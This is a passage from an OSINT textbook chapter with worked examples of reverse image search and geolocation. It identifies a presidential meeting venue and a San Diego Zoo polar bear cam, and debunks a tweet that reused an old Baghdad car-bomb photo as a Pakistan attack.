


Figure 4.57 Dirt and paved roads. ⏎

Example 4.9: On April 2017, Mohamed Abdullahi Farmaajo, the then president of Somalia, visited Turkey. A news agency published the photograph as illustrated in Figure 4.58, showing him shaking hands with Recep Tayyip Erdoğan, the country’s president. The article did not disclose where the photo was taken. The task is to find out the name and coordinates of the location.





Figure 4.58 Image#6 for investigation. ⏎

Step 1: Reverse image search provides few images and matching the closest image from Social Media platform X reveals the building as the Presidential Complex as shown in Figure 4.59. This is the location where the visiting presidents are greeted and clicked.



communications_turkiye President Recep Tayyip Erdoğan welcomed President Frank-Walter Steinmeier of the Federal Republic of Germany, who is paying an official visit to Türkiye, with an official ceremony at the Presidential Complex.

Figure 4.59 Presidential complex confirmed. ⏎

Example 4.10: Figure 4.60 displays the screenshot from a zoo’s live cam taken on January 15, 2023, at around 2 pm local time. Let us try to find the zoo where these polar bears are located, the temperature at the time of the screenshot and the exact coordinates of the bears.




Figure 4.60 Image#7 for investigation. ⏎

Step 1: Reverse image search of the photograph leads us to several images of white polar bears, some of which look similar to the target image as shown in Figure 4.61.




Find image source
Search
Text
Translate
Shutterstock
Large White Polar Bear Near Stream Stock...
webcamgalore.com
Webcam San Diego, California: San Diego...
Flickr
DSC_4475 | Wesley Wang | Flickr
YouTube
Polar bear at San Francisco Zoo - YouTube
YouTube
Nan Polar Bear Rolling in Mud - YouTube
Fox News
Oregon Zoo celebrates birthdays of polar bear...
Pinterest

Figure 4.61 Reverse image search found. ⏎

Step 2: Since the target photograph is from a zoo with 'live cams' and polar bears with date 15 Jan 2023, perform a Google search for 'Polar Bears Live Cam' as displayed in Figure 4.62.



San Diego Zoo
https://zoo.sandiegozoo.org › cams › polar-cam

Polar Cam

You're watching our **polar bears** in their tundra habitat at the Conrad Prebys Polar Bear Plunge! From 7:30 am to 7:30 pm Pacific Time, you're watching the live ...

Polar Bears International
https://polarbearsinternational.org › education-center › p...

Polar Bear Cams

Take a look at our **live polar** bear **cams**, and discover our Northern Lights and Beluga **cams**.

Figure 4.62 Search for ‘polar bear’ and ‘live cam’. ⏎

Step 3: Check few videos with Polar Bears International link as shown in Figure 4.63.




Polar Bear Cams | Polar Bears Inte
https://polarbearsinternational.org/education-center/polar-bear-cams/
dIn
VCL
My courses
Social Links - YouTube
A-poc/RedTeam-Tools:...
Red-Teaming-Toolkit
JettChenT/ChatGPT-B...
Top 50 Linux M
HIGHLIGHT
Polar Bear Tundra Buggy - Polar Bears International | Highlights 2023

Figure 4.63 Browse polar bear videos. ⏎


Step 4: Check another link of San Diego Zoo Cam (https://zoo.sandiegozoo.org/cams/polar-cam), searching the keywords on Google Maps, Figure 4.64 displays 'Polar Bears San Diego Zoo Plunge' which confirms the photos and the Geolocation (32.73464212289201, -117.15458818749902).



https://www.google.com/maps/place/Polar+Bear+Plunge/@32.7344424,-117.154574,3a,75y,90t/data=!3m8!1e5!3m6!1sAF1QipMhwz5rLb6d4tzllj

Figure 4.64 San Diego zoo cam video. ⏎

Step 5: Google → Historical Temperature San Diego for date 15 Jan 2023, WunderGround portal (https://www.wunderground.com/history/daily/us/ca/san-diego) displays 62 Deg F as shown in [Figure 4.65](#). Converting 62 Deg F displays around 16–17 Deg C




62

Answer:
62 °F = 16.6667 °C

Figure 4.65 Wunderground portal temperature check. ⏎

Example 4.11: On January 19, 2023, a journalist with almost 140k followers on Twitter shared an image of a destroyed vehicle amidst a large cloud of smoke and fire as shown in [Figure 4.66](#). The tweet said: "*BREAKING: TTP carried out a suicide attack on a police post in Khyber city of Pakistan that killed three Pakistani police* *officers*." Let us try to verify whether or not the photo is of the event described by the journalist.




[redacted] Verified

#BREAKING: TTP carried out a suicide attack on a police post in Khyber city of Pakistan that killed three Pakistani police officers.

4:21 PM · Jan 19, 2023 · **5,201** Views

Figure 4.66 Twitter image of a suicide attack. ⏎

Step 1: From initial observation, the image looks like an IED or improvised explosive device (homemade bomb) in a vehicle explosion. Open the image to perform a reverse image search with several images and social media links as shown in Figure 4.67.



#BREAKING: TTP carried out a suicide attack on a police post in Khyber city of Pakistan that killed three Pakistani police officers.

Figure 4.67 Reverse image search. ⏎

Step 2: Open the link from WMDCenter URL as shown in Figure 4.68 (https://wmdcenter.ndu.edu/Media/Images/igphoto/2002493919/), this reveals that the location is Al-Qaeda in Iraq (not Pakistan)





Figure 4.68 WMDCenter image found. ⏎

Step 3: Perform a Google search to check for the keyword ‘MC2(SW) Eli J. Medellin’ from the image to re-verify as displayed in Figure 4.69. We can confirm that the initial photo was not taken in Pakistan, the journalist cannot be trusted, misinformation.



A car bomb set off by al-Qaeda in Iraq, an organization that is highly r
campaigns.

Download Image: Small | Medium | Full Size (0.15 MB)

Tags:

Photo by: MC2(SW) Eli J. Medellin | VIRIN: 160303-D-BD341-008.JPG

https://en.m.wikipedia.org/wiki/File:WaziriyaAutobombeIrak.jpg

	Date/Time	Thumbnail	Dimensions	User	Comment
current	01:43, 10 March 2007		2,464 × 1,632 (429 KB)	Wikifreund	{{Information |Description=A Vehicle Born Improvised Explosive Devise (VBIED) after exploding on a street outside of the Al Sabah newspaper office in the Waziryia district of Baghdad, Iraq. The VBIED destroyed more than 20 cars, killing two people and wou

Figure 4.69 Reverifying image from keywords. ⏎

4.3 CONCLUSION

This chapter demonstrates the power and versatility of OSINT in conducting investigations and gathering actionable intelligence from publicly available sources. Through a series of real-world use cases, the chapter illustrates how OSINT techniques can reveal critical insights about businesses, individuals, and events. The investigation of Rekt Systems highlights how website analysis, metadata extraction, and DNS queries can uncover 